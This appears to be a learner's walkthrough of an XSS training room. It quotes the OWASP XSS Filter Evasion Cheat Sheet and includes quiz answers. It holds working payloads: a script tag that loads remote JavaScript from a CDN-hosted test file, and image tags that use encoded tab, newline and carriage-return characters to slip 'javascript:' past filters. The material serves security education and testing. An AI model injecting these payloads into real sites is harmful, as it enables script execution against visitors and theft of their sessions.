
erjanmx Erjan K

lbherrera Luan Herrera

Languages

● JavaScript 71.7% ● HTML 14.3% ● CSS 14.0%

Also this link to this site


cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html
OWASP Cheat Sheet Series
Search
OWASP/CheatSheetSeries

OWASP Cheat Sheet Series
Software Supply Chain Security
Symfony
TLS Cipher String
Third Party Javascript Management
Threat Modeling
Transaction Authorization
Transport Layer Protection
Transport Layer Security
Unvalidated Redirects and Forwards
User Privacy Protection
Virtual Patching
Vulnerability Disclosure
Vulnerable Dependency Management
Web Service Security
XML External Entity Prevention
XML Security
XSS Filter Evasion
XS Leaks

XSS Filter Evasion Cheat Sheet

Introduction

This article is a guide to Cross Site Scripting (XSS) testing for application security professionals. This cheat sheet was originally based on RSnake's seminal XSS Cheat Sheet previously at: `http://ha.ckers.org/xss.html`. Now, the OWASP Cheat Sheet Series provides users with an updated and maintained version of the document. The very first OWASP Cheat Sheet, Cross Site Scripting Prevention, was inspired by RSnake's work and we thank RSnake for the inspiration!

Tests

This cheat sheet demonstrates that input filtering is an incomplete defense for XSS by supplying testers with a series of XSS attacks that can bypass certain XSS defensive filters.


Basic XSS Test Without Filter Evasion

This attack, which uses normal XSS JavaScript injection, serves as a baseline for the cheat sheet (the quotes are not required in any modern browser so they are omitted here):

```
<SCRIPT SRC=https://cdn.jsdelivr.net/gh/Moksh45/host-xss.rocks/index.js></SCRIPT>
```

Table of contents
Introduction
Tests
Basic XSS Test Without Filter Evasion
XSS Locator (Polyglot)
Malformed A Tags
Malformed IMG Tags
fromCharCode
Default SRC Tag to Get Past Filters that Check SRC Domain
Default SRC Tag by Leaving it Empty
Default SRC Tag by Leaving it out Entirely
On Error Alert
IMG onerror and JavaScript Alert Encode
Decimal HTML Character References
Decimal HTML Character References Without Trailing Semicolons
Hexadecimal HTML Character

So we answer to these question, and proceed more



If XSS payloads are blocked based on specific blocklists, there are various tricks for evasion. For instance, a horizontal tab, a new line, o… evade the detection engines.

- Horizontal tab (TAB) is `9` in hexadecimal representation
- New line (LF) is `A` in hexadecimal representation
- Carriage return (CR) is `D` in hexadecimal representation

Consequently, based on the XSS Filter Evasion Cheat Sheet, we can break up the payload. `<IMG SRC="javascript:alert('XSS');">` in various ways:

```
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
<IMG SRC="jav&#x0D;ascript:alert('XSS');">
```

There are hundreds of evasion techniques; the choice would depend on the target security and require trial and error before achieving a successful outcome.

Answer the questions below


Which character does `&#x09` represent?

Tab

✓ Correct Answer

Task 10 Conclusion

Last question, and we already guessing that it's a dom-based xss that room used


Room completed (100%)

Task 7 Vulnerable Web Application 2

Task 8 DOM-Based XSS

Task 9 Context and Evasion

Task 10 Conclusion

The purpose of this room is to give you a more in-depth understanding of the underlying workings of XSS scripts. We covered the causes and many remedies for XSS scripting. Understanding what is happening behind the scenes should give you an edge in exploring existing exploits and adapting them to your needs.

Answer the questions below


This room used a fictional static site to demonstrate one of the XSS vulnerabilities. Which XSS type was that?

DOM-based XSS

Correct Answer

How likely are you to recommend this room to others?

And that's how we complete this room!


Woop woop! Your answer is correct

Congratulations on completing XSS!!! 🎉

Points earned	Completed tasks	Room type	Difficulty	Streak
160	10	Walkthrough	Easy	3

Leave Feedback

Next